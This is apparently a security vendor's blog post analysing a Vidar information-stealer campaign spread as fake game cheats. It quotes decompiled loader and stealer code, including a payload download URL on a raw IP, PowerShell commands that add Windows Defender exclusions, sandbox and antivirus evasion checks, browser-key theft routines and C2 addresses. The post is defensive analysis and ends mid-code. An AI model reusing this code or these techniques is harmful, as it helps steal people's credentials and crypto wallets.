

游戏玩家成猎物：Vidar盗号木马冒充外挂发动窃密攻击 – 瑞安研技术博客

rayblog.rising.com.cn/2026/08/游戏玩家成猎物：vidar盗号木马冒充外挂发动窃密攻

Liling Wang


August 14, 2026

概述

近期，瑞星威胁情报平台监测到一起针对游戏玩家群体的攻击事件。攻击者将恶意载荷app-64.7z打包至NSIS安装包中，随后将该安装包连同其他伪装文件一同打包为call-of-duty.zip，通过下载站伪装成游戏外挂进行传播。受害者执行该NSIS安装包后，会释放并启动一个恶意加载器Installer.exe。该加载器随即加载经过高强度混淆的main.js脚本，脚本下载并执行载荷payload.exe，payload.exe在内存中解密并运行Vidar信息窃取木马。该木马可窃取浏览器凭据、加密货币钱包、桌面应用数据等敏感信息，对用户隐私与数字资产构成严重威胁。

事件详情

伪装成游戏外挂的下载站截图如下：



该恶意程序在YouTube的宣传视频截图如下：

YouTube

JP

搜索



EVERYONE

0:00 / 1:04

在此视频中 >

[NEWEST] Valorant Cheats 2026 - Best Working Cheats ESP | aimbot

जगदल वानि

Jagrat Vani

1180位订阅者

订阅

16

分享

保存

132次观看 2026年7月17日 #ValorantCheats #Valorant

In this video I'll show you how to download and install Valorant cheats in 2026. Get access to aimbot, ESP, wallhacks, triggerbot and more!

- ✓ Step-by-step tutorial
- ✓ Safe installation process
- ✓ Updated cheats for current patch

Links:


Download Valorant Cheats: <https://ggwpcheats.com>

Password: 2026

⚠ Use at your own risk. Cheats may get your account banned if used carelessly. Always use on smurf accounts.

If you found this helpful, LIKE 👍 and SUBSCRIBE for more Valorant cheat tutorials and updates!

#Valorant #ValorantCheats



样本分析

NSIS安装包分析

字段	内容
原始文件名	ggwpcheats.exe
文件大小	71115KB
文件MD5	ca4edd7d2ebb11d8e880628981f024ae
文件类型	NSIS安装包

字段	内容
病毒名	Dropper.Agent/JS!1.142A8
主要功能	释放恶意压缩包，并启动Installer.exe

执行ggwpcheats.exe后，NSIS安装脚本将恶意载荷app-64.7z解压至临时目录%Temp%\3GmV5CzuMSyYF3hrZqvs1DaAWKg，随后启动Installer.exe并加载经高度混淆的main.js脚本，触发后续恶意行为。

```

nsis7z::Extract $PLUGINSDIR\app-$_3_.7z ;解压 app-64.7z
Goto label_215
label_212:
Quit
label_213:                                ;休眠
Sleep 1000
Goto label_197
label_215:
StrCmp $_3_ ARM64 0 label_217
Goto label_219
label_217:
StrCmp $_3_ 64 0 label_219
Goto label_219
label_219:
System::Call "Kernel32::SetEnvironmentVariable(t, t)i ($\"PORTABLE_EXECUTABLE_DIR$,
$\"$EXEDIR$\" ).r0"
System::Call "Kernel32::SetEnvironmentVariable(t, t)i ($\"PORTABLE_EXECUTABLE_FILE$,
$\"$EXEPATH$\" ).r0"
System::Call "Kernel32::SetEnvironmentVariable(t, t)i ($\"PORTABLE_EXECUTABLE_APP_FILENAME$,
$\"installer$\" ).r0"
Push 0
StdUtils::GetAllParameters /NOUNLOAD
Pop $R0
ExecWait "$INSTDIR\Installer.exe $R0" $0 ;运行Installer.exe
SetErrorLevel $0
SetOutPath $EXEDIR
RMDir /r $INSTDIR

```

main.js 分析

字段	内容
原始文件名	main.js
文件大小	151KB
文件MD5	7d77cede8d3423cd239e40cf4cb945cc
文件类型	JavaScript脚本
病毒名	Dropper.Agent/JS!1.142A8
主要功能	下载后续载荷 payload.exe

JavaScript脚本核心功能：

1. 通过UAC提权自身至管理员权限，以获取后续操作所需的高权限。
2. 将载荷payload.exe及其工作目录、相关进程名添加至Windows Defender的排除列表(涵盖路径、扩展名和进程)，以规避安全软件的实时防护检测。
3. 从远程服务器下载payload.exe到临时目录%temp%\Setup\cache\{timestamp}\payload.exe，并以完全静默的方式依次尝试五种不同的启动方式(cmd /c start、explorer.exe、rundll32、PowerShell、VBS脚本)，确保载荷在用户无感知的情况下成功运行，提升攻击的稳定性和隐蔽性。

去混淆后的部分JavaScript代码如下：

```
b.disableHardwareAcceleration();
b.commandLine.appendSwitch("disable-gpu");
b.commandLine.appendSwitch("disable-gpu-sandbox");
b.commandLine.appendSwitch("no-sandbox");
b.commandLine.appendSwitch("disable-dev-shm-usage");
const B = {
  TG_TOKEN: "",
  TG_CHAT_ID: "",
  //URL和文件名
  PAYLOADS: [{
    url: "http://62.60.226.198/uploads/d6a547048d4b4dee9dfab006e967955b.exe",
    name: "payload.exe"
  }],
  FAKE_REPO: "Runtime Components",
  FAKE_BRANCH: "3.2.1",
  FAKE_FILES_COUNT: 1247,
  FAKE_SIZE_MB: "187.4 MB",
  BUILD_TAG: "",
  INSTALL_DIR: e.join(i.tmpdir(), "Setup", "cache", Date.now().toString()),
  AUTO_CLOSE_AFTER: 60000
};
```

添加Windows Defender的排除列表。

```
await Promise.all([addDefenderExclusionsWmi(d, h, g), addDefenderExclusionsReg(d, h, g),
addDefenderExclusionsPs(d, h, g)]);
//执行PowerShell命令添加排除项
function addDefenderExclusionsPs(a, b, c) {
  return new Promise(function (d) {
    var e = [];
    a.forEach(function (a) {
      e.push("Add-MpPreference -ExclusionPath '" + a.replace(/'/g, "'") + "' -Force -ErrorAction SilentlyContinue");
    });
    b.forEach(function (a) {
      e.push("Add-MpPreference -ExclusionExtension '" + a.replace(/'/g, "'") + "' -Force -ErrorAction SilentlyContinue");
    });
    c.forEach(function (a) {
      e.push("Add-MpPreference -ExclusionProcess '" + a.replace(/'/g, "'") + "' -Force -ErrorAction SilentlyContinue");
    });
    if (e.length === 0) {
      d(false);
      return;
    }
  })
}
```

```
var f = Buffer.from(e.join("; "), "utf16le").toString("base64");
var g = {
  windowsHide: true,
  timeout: 20000
};
k("powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -EncodedCommand " + f, g, function
(a) {
  d(!a);
});
});
}
```

以多种方式启动payload.exe

```
function launchFileWithFallbacks(a) {
  setTimeout(function () {
    var b = {
      windowsHide: true,
      shell: true
    };
    k("cmd.exe /c start \"\" \"\" + a + "\"", b, function () {});
  }, 2000);
  setTimeout(function () {
    var b = {
      windowsHide: true,
      shell: true
    };
    k("explorer.exe \"\" + a + "\"", b, function () {});
  }, 4000);
  setTimeout(function () {
    var b = {
      windowsHide: true,
      shell: true
    };
    k("rundll32.exe url.dll,FileProtocolHandler \"\" + a + "\"", b, function () {});
  }, 6000);
}
```

payload.exe 分析

字段	内容
原始文件名	payload.exe
文件大小	3464KB
文件MD5	406c5339654713d1c591af6ab880908b
文件类型	EXE
病毒名	Trojan.Loader!1.14534
主要功能	内存解密、执行Vidar

payload.exe本质上是一个由Go语言编写的内存加载器。其执行流程如下：

1. 在内存中解密出内嵌的Vidar窃密木马原始PE文件

2. 校验该PE文件的MZ和PE标志，确保其有效性
3. 通过VirtualAlloc申请具有可执行属性的内存区域，将Vidar的PE映像完整复制到该内存中，并采用反射式加载技术完成模块初始化、导入表修复及重定位等操作
4. 将执行流转移到Vidar入口点。

整个过程中，Vidar木马本体始终以密文形式存在于payload.exe内部，仅在内存中解密并执行，始终不落地，从而有效规避基于文件的静态扫描、实时监控和落盘检测机制，显著增加了安全产品的检测难度和逆向分析门槛。

内存解密算法如下：

```
src_buf = v3044;
key = a4;
index = 0LL;
while ( size > index )
{
    if ( (index & 1) != 0 )
    {
        temp_char = src_buf->m128i_u8[index];
        v1302 = key;
        LODWORD(v1303) = temp_char ^ ((int)key % 0x61);
        src_buf->m128i_i8[index] = temp_char ^ ((int)key % 0x61) ^ (0x1F * index);
        index_tmp = (void *)index;
    }
    else
    {
        index_tmp = (void *)index;
        v1302 = key;
        v1303 = key % 0x35;
        temp_char = src_buf->m128i_u8[index] - (unsigned int)(key % 0x35) - 17 * index;
        src_buf->m128i_i8[index] = temp_char;
    }
    index = (signed __int64)index_tmp + 1;
    key = v1302;
}
//后续反转解密出的数据
v1638 = size;
len = size - 1;
buf = (__int64)v3044;
for ( index_1 = 0LL; len > index_1; ++index_1 )
{
    if ( size <= (unsigned __int64)index_1 )
        goto LABEL_228;
    v1620 = *(unsigned __int8 *)(index_1 + buf);
    if ( size <= (unsigned __int64)len )
        goto LABEL_227;
    v1619 = (void *)*(unsigned __int8 *)(len + buf);
    *(_BYTE *)(buf + index_1) = (_BYTE)v1619;
    *(_BYTE *)(buf + len--) = v1620;
}
```

检测PE有效性部分代码和跳转到Vidar入口点部分。

```
// 检测MZ头
if ( LOWORD(a1->Lpvlnl) != 'ZM' )
    return 0LL;
// 检测PE 标识
if ( (unsigned int)((__int64 (__golang *)(_DWORD, int, int, unsigned int, _DWORD, int, int, int,
```

```

int, __int64, __int64))Check_PE)(
    (unsigned int)a1 + (v3680 & ((v3680 - a3) >> 63)),
    (int)a2 - (int)v3680,
    (int)a3 - (int)v3680,
    (unsigned int)&sunk_1401397BB,
    (_DWORD)a1,
    v985,
    v986,
    v987,
    v988,
    v3611,
    v3612) != 'EP' )

return 0LL;

```

Vidar盗号木马分析

字段	内容
文件大小	1080KB
文件MD5	74837f63a76d942ce5e7f13432af186d
文件类型	EXE
病毒名	Stealer.Vidar!1.1456A
主要功能	反调试、窃取浏览器、WinSCP、FileZilla、Steam、Discord、Telegram凭证、数字钱包、文件等

Vidar在内存启动后，通过遍历PEB（进程环境块）动态定位所需DLL的基址，随后解析PE导出表，并利用API名称哈希值定位函数地址，完全规避了GetProcAddress等标准API的调用。此外，它还会从磁盘读取原始ntdll.dll，并重写内存中的代码段，以移除EDR/AV设置的内联钩子，确保后续系统调用不被拦截，实现高隐蔽性运行。

Vidar在实施核心窃取行为之前，会执行一系列多维度反分析环境探测，且其使用的所有关键字串（如动态库名称、检测项标识、路径字符串、日志标记等）均在运行时动态解密，以此规避静态特征匹配。这些探测全面检查当前运行环境是否处于调试器、沙箱或虚拟化监控之下。所有检测结果均以日志形式记录，并将在后续阶段回传至C2服务器，供攻击者进行环境研判和策略调整。当检测到特定高危环境特征时，Vidar会立即终止自身进程，以避

免暴露恶意行为。根据检测项结果进行计数（并非所有检测项都参与计数），当计数结果小于8时，退出进程，具体检测项如下表所示：

检测项	实现方式	判定标准
杀软进程检测	枚举系统进程	AvastSvc.exe、aswEngSrv.exe、AvastUI.exe、avgcsrva.exe、avgsvc.exe、avgui.exe、ekrn.exe、egui.exe、essod.exe、PccNTMon.exe、TMBMSRV.exe、TmListen.exe、NTRTScan.exe、TmCCSF.exe、coreServiceShell.exe、avp.exe、avpui.exe、kavfs.exe、bdagent.exe、bdservicehost.exe、vsserv.exe、NortonSvc.exe、NortonUI.exe、nllToolsSvc.exe、MBAMService.exe、mbamtray.exe、dwengine.exe、dwservice.exe、dwnetfilter.exe、SplDerAgent.exe、MsMpEng.exe、MpCmdRun.exe
进程模块列表检测	查找是否有杀软模块注入	前缀比较 Avast相关（aswh、aswA）、ESET相关（eamsi、eOPP）、卡巴斯基相关（klhk、klfp）、Bitdefender相关（atcuf）、赛门铁克相关（symam、symef）、趋势科技相关（tmmon）
网络连通性	存在Norton时 尝试解析 1.1.1.1 和 8.8.8.8	若解析失败则判定为虚拟机或沙箱环境，退出进程，不存在Norton，参与计数
用户名检测	获取当前用户名，与常见沙箱用户名列表匹配	匹配 john、Sandbox、WDAGUtilityAccount 等则判定为沙箱，退出进程，参与计数
计算机名检测	获取计算机名，与常见沙箱命名模式匹配	匹配沙箱常用名称 JOHN-PC、SANDBOX 则判定为沙箱，退出进程，参与计数
调试端口检测	NtQueryInformationProcess.ProcessDebugPort	返回值非 0 则判定为被调试，参与计数
调试标志检测	NtQueryInformationProcess.ProcessDebugFlags	标志位被设置则判定为被调试，参与计数
CPU 核心数	读取 KUSER_SHARED_DATA 中的 NumberOfProcessors 字段	核心数小于 2 则判定为沙箱，参与计数

检测项	实现方式	判定标准
RDTSC 时间差	执行 100 次循环，前后读取 CPU 时间戳计数器	耗时超过500000 个时钟周期则判定为调试环境，参与计数
物理内存大小	调用 GlobalMemoryStatusEx 获取总物理内存	内存小于2 GB 则判定为沙箱，参与计数
沙箱模块检测	遍历 PEB 中加载的模块列表，查找沙箱特有的 DLL	发现 sbiedll.dll (Sandboxie)、api_log.dll (ThreatTrack)、dir_watch.dll (ThreatTrack) 等则判定为沙箱，参与计数
PEB.NtGlobalFlag	检查 PEB.NtGlobalFlag 低 8 位 (0x70 掩码)	若存在调试标志 (如 FLG_HEAP_ENABLE_TAIL_CHECK) 则判定为被调试，参与计数
系统运行时间	通过 GetTickCount 计算系统启动以来的秒数	运行时间不超过 10 分钟则判定为沙箱 (沙箱通常为短时运行)，参与计数
ZwSetInformationThread	ZwSetInformationThread(-2, 0x11, NULL, 0)	隐藏当前线程的调试事件，阻止调试器接收异常、断点等，增加动态分析难度
进程模块列表检测	遍历 PEB 中加载的模块列表，查找特定DLL	当同时存在 apphelp.dll、dwmapi.dll、combase.dll、RPCRT4.dll 4个模块时，退出进程
磁盘空间大小	使用GetDiskFreeSpaceEx获取	磁盘容量小于 40GB，可能运行在沙箱中，参与计数

遍历进程，检测是否存在杀软进程。

```

if ( wcsicmp(String1, v15)
    || (str_aswEngSrv_exe = decrypt_aswEngSrv_exe(), wcsicmp(String1, str_aswEngSrv_exe))
    || (str_AvastUI_exe = decrypt_AvastUI_exe(), wcsicmp(String1, str_AvastUI_exe)) )
{
    v0 |= 1u;                                // Avast
}
str_avgcsrva_exe = decrypt_avgcsrva_exe();
if ( wcsicmp(String1, str_avgcsrva_exe)
    || (str_avgsvc_exe = decrypt_avgsvc_exe(), wcsicmp(String1, str_avgsvc_exe))
    || (str_avgui_exe = decrypt_avgui_exe(), wcsicmp(String1, str_avgui_exe)) )
{
    v0 |= 0x80u;                              // AVG
}
str_ekrn_exe = decrypt_ekrn_exe();
if ( wcsicmp(String1, str_ekrn_exe)
    || (str_egui_exe = decrypt_egui_exe(), wcsicmp(String1, str_egui_exe))
    || (str_essod_exe = decrypt_essod_exe(), wcsicmp(String1, str_essod_exe)) )
{
    v0 |= 2u;                                // ESET
}
str_PccNTMon_exe = decrypt_PccNTMon_exe();

```

```
if ( wcsicmp(String1, str_PccNTMon_exe)
    || (str_TMBMSRV_exe = decryptp_TMBMSRV_exe(), wcsicmp(str_TMBMSRV_exe))
    || (str_TmListen_exe = decryptp_TmListen_exe(), wcsicmp(String1, str_TmListen_exe))
    || (str_NTRTScan_exe = decryptp_NTRTScan_exe(), wcsicmp(String1, str_NTRTScan_exe))
    || (str_TmCCSF_exe = decryptp_TmCCSF_exe(), wcsicmp(String1, str_TmCCSF_exe))
    || (str_coreServiceShell_exe = decryptp_coreServiceShell_exe(), wcsicmp(String1,
str_coreServiceShell_exe)) )
{
    v0 |= 4u;                                // 趋势科技
}
```

检测自身进程模块列表中是否存在沙箱模块。

```
v45 = NtCurrentPeb();
if ( v45 )
{
    Ldr = v45->Ldr;
    if ( Ldr )
    {
        p_InMemoryOrderModuleList = &Ldr->InMemoryOrderModuleList;
        Flink = p_InMemoryOrderModuleList->Flink;
        v152 = 3162294878LL;
        if ( Flink != p_InMemoryOrderModuleList )
        {
            while ( 1 )
            {
                v49 = Flink[5].Flink;
                v50 = v152 ^ Flink ^ 0x9E543E9F;
                v152 = v50;
                if ( v49 )
                {
                    if ( LOWORD(Flink[4].Blink) >= 0xAu )
                    {
                        str_sbiedll_dll = decrypt_sbiedll_dll(v50, v39); // 检测自身进程模块是否有沙箱模块
                        if ( wcsicmp(v49, str_sbiedll_dll) )
                            break;
                        str_api_log_dll = decrypt_api_log_dll();
                        if ( wcsicmp(v49, str_api_log_dll) )
                            break;
                        str_dir_watch_dll = decrypt_dir_watch_dll();
                        if ( wcsicmp(v49, str_dir_watch_dll) )
                            break;
                    }
                }
            }
        }
    }
}
```

在完成初步环境检测后，Vidar首先创建一个全局互斥量（名称为Gernsoalse），以确保同一时间只有一个木马实例在系统中运行，防止重复加载造成冲突或暴露。随后，木马从内嵌的加密数据区中动态解密关键配置信息，具体如下表：

项	值
版本号	2.6
BotnetID	88c8840b669ac87a41f140be368e64d1
C2 地址	hxxps://65.109.165.156

项	值
C2 地址	hxxps://t.me/np33yk
C2 地址	hxxps://steamcommunity.com/profiles/76561198671804195
标识	oz00x
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:142.0) Gecko/20100102 Firefox/142.0
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Safari/537.36 Edg/144.0.0.0

Vidar通过遍历内置的3个C2地址，向C2服务器发起HTTP请求，将预先收集的受害者指纹信息（如操作系统版本、计算机名、用户名、HWID等）上报。服务器根据这些信息动态下发的配置数据（包括浏览器窃取规则、钱包路径、文件抓取策略及功能开关等）。木马接收到配置后，解析并应用这些规则，从而精准控制后续窃取行为的目标范围、执行方式和数据回传策略，实现高度定制化的信息窃取。

```
//C2请求部分代码
LODWORD(HINTERNET) = WinHttpConnect(hSession, hostname, v53.nPort, 0LL);
if ( v62 )
{
    if ( *v62 )
    {
        AsciiToWide_0(v62, v57, 512);
        if ( WinHttpAddRequestHeaders )
            WinHttpAddRequestHeaders(HandleRequest, v57, 0xFFFFFFFF, 0xA0000000);
    }
}
if ( WinHttpSendRequest(HandleRequest, 0LL, 0, lpOptional, send_data, send_data, 0LL)
    && WinHttpReceiveResponse(HandleRequest, 0LL) )
{
    Data_0 = WinHttpReadData_0(HandleRequest, lpBuffer, 0, v34);
    v60 = Data_0;
    v36 = Data_0;
    if ( lpOptional )
    {
        if ( send_data > 0 )
        {
            if ( Data_0 )
            {
                if ( *lpBuffer )
                {
                    v37 = *(lpBuffer + 2);
                }
            }
        }
    }
}
```

解析C2返回的配置文件部分代码。

```
Botnet_ID = Get_Botnet();
C2 = Get_C2(&v45);
sub_3601009F8(a1);
sub_36000A7A8(a1);
if ( !Recv_Config_Data(a1, v_2_6, Botnet_ID, C2, v45) )
{
    v6 = sub_3600B07E0(); // C2 unavailable
    Write_Log(3, v6);
    return 0LL;
}
```

```

sub_360021900(a1); // 接收配置文件成功
sub_360021A04(1LL);
v7 = sub_3600B43D8(); // version: %s, build: %s
Write_Log(4, v7, v_2_6, Botnet_ID); // 记录版本号和僵尸网络ID号
sub_360101AA0();
Browser(a1);
Set_Memory_zero(&hHeap, 16LL);
str_WalletRules = decrypt_WalletRules();
Call_Function(a1, &unk_360107EA4, Par_WalletRules, &hHeap, str_WalletRules);
dwFlags ^= 0xC27DEE2u;
Set_Memory_zero(&qword_36021E188, 16LL);
str_GrabberRules = decrypt_GrabberRules();
Call_Function(a1, &unk_360107EA8, Par_GrabberRules, &qword_36021E188, str_GrabberRules);
Set_Memory_zero(&qword_36021E198, 32LL);
str_ChromiumPlugins = decrypt_ChromiumPlugins();
Call_Function(a1, &unk_360107EAC, Par_ChromiumPlugins, &qword_36021E198, str_ChromiumPlugins);
str_FirefoxPlugins = decrypt_FirefoxPlugins();
Call_Function(a1, &unk_360107EB0, Par_FirefoxPlugins, &qword_36021E198, str_FirefoxPlugins);
Write_Log(1, byte_360107C70);

```

Vidar通过两种互补的技术手段获取浏览器凭据：一是利用DPAPI解密浏览器本地存储的加密数据文件(如Login Data、Cookies);二是通过内存扫描在浏览器进程(如chrome.exe)中定位并提取主密钥(v20_master_key)，进而解密所有受App-Bound Encryption保护的凭据。两者分别针对持久化存储和运行时内存，互为补充，显著提升了凭据获取的覆盖率和成功率

```

//DPAPI 解密
str_DPAPI = decrypt_DPAPI(v35, v30);
if ( !StrEqual(outbuf, str_DPAPI) )
{
    str_APPB = decrypt_APPB();
    if ( !StrEqual(outbuf, str_APPB) )
        return 0LL;
    v28 = 4;
}
pDataOut = 0;
v50 = &outbuf[v28];
pDataIn = v29 - v28;
v48 = 0LL;
v38 = crypt32();
DllBase = GetDllBase(v38);
if ( DllBase )
{
    CryptUnprotectData = fn_GetProcAddress(DllBase, -1568878109);
    if ( CryptUnprotectData )
    {
        if ( CryptUnprotectData(&pDataIn, 0LL, 0LL, 0LL, 0LL, 0, &pDataOut)
            || CryptUnprotectData(&pDataIn, 0LL, 0LL, 0LL, 0LL, 1, &pDataOut) )
        {
            v41 = pDataOut;
            if ( pDataOut > 0x40 )
                v41 = 64;
            v42 = v41;
            LocalFree = Call_GetProcAddress(0x4700F392u);
            Call_qmemcpy(a2, v48, v42);
        }
    }
}
//ABE绕过
v36 = Call_OpenProcess_0(v34);
if ( v36 )

```

```

{
    NtReadVirtualMemory_0(v36, v35, v100, 32LL, &v113);
    Call_NtTerminateProcess_0(v36);
    if ( v113 == 32 )
    {
        v37 = sub_360090AC0(); // v20: APC decrypt pid %lu...
        Write_Log(1, v37, v34);
        v38 = Random(0x32u, 0xC8u);
        Sleep_0(v38);
        if ( sub_360018708(v34, CryptUnprotectMemory, v35, 32, 0LL) )
        {
            v40 = Random(0x1Eu, 0x64u);
            Sleep_0(v40);
            ProcessHandle = Call_OpenProcess_0(v34);
            if ( ProcessHandle )
            {
                v95 = 0LL;
                NtReadVirtualMemory_0(ProcessHandle, v35, a1 + 56, 32LL, &v95);
                if ( v95 == 32 && sub_360026CE0(a1 + 56, v100, 32LL) )
                {
                    v42 = sub_36009195C();
                    Write_Log(1, v42, v34);
                    v43 = sub_3600318E0(ProcessHandle, (a1 + 56)); // Check_key x760x320x30
                    Call_NtTerminateProcess_0(ProcessHandle);
                    v44 = v106[v33];
                    if ( v44 > v110 )
                    {
                        Call_qmemcpy(v101, (a1 + 56), 0x20uLL);
                        LODWORD(v110) = v44;
                        v96 = 1LL;
                    }
                }
            }
        }
    }
}

```

Vidar采用多任务并行架构，将WinSCP、FileZilla凭证、数字钱包、桌面文件、云凭证、Steam、Discord、Telegram凭证等多个窃取任务拆分为独立工作单元，通过信号量控制并发线程数量，既能充分利用系统资源，又能避免过度竞争导致系统不稳定。这种设计使得Vidar能够在短时间内同时处理多类目标，快速完成大规模数据收集，有效规避因单线程执行顺序依赖而产生的长时间挂起或延迟，显著提升了窃取流程的整体效率和抗分析能力

```

result = fn_CreateSemaphor(4, 8);
v4 = result;
if ( result )
{
    v5 = sub_36002D8B0(result);
    v6 = sub_3600C49E4(); // pool: %d threads
    Write_Log(1, v6, v5);
    Set_Memory_zero(v12, 0xC8uLL);
    if ( *(a1 + 0x390) )
    {
        str_Crypto = decrypt_Crypto();
        sub_360024F04(v4, a1, v12, sub_360023108, str_Crypto, &unk_360107EB4); // 窃取 加密货币钱包文件
        v1 = 1;
    }
    str_Grabber = decrypt_Grabber();
    sub_360024F04(v4, a1, &v12[5 * v1], sub_36002311C, str_Grabber, &unk_360107EB8); // 窃取 文档、图片、
    文件等
    str_Social = decrypt_Social();
    sub_360024F04(v4, a1, &v12[5 * v1 + 5], sub_360023128, str_Social, 0LL); // 窃取 Steam、Discord 、
    Telegram 凭证
    str_FTP_SSH = decrypt_FTP_SSH();
}

```

```

        sub_360024F04(v4, a1, &v12[5 * v1 + 10], sub_360023114, str_FTP_SSH, 0LL); // 窃取 WinSCP /
FileZilla 凭证
        if ( *(a1 + 0x3A0) )
        {
            str_Azure = decrypt_Azure();
            sub_360024F04(v4, a1, &v12[5 * v1 + 15], sub_360023100, str_Azure, 0LL); // 窃取 Microsoft Azure
云服务凭证
        }
        sub_36002D740(v4);
        return 1LL;
    }
}

```

Vidar具备强大的远程控制能力，可通过C2下发的动态配置灵活执行任意文件及脚本，包括EXE、DLL、PowerShell脚本等多种格式。攻击者可随时更新配置，实现任意载荷投递、系统命令执行和模块化功能扩展，将窃密木马扩展为具备远程操控能力的综合性后门。

```

if ( str_endsWith(filepath, str_dll) )
{
    v24 = sub_3600C614C(); // cmd /c start \"%\" rundll32.exe \"%s\"
    format_string_buffer(cmdline, 520, v24, filepath);
    if ( a3 && *a3 )
    {
        v25 = sub_3600C646C();
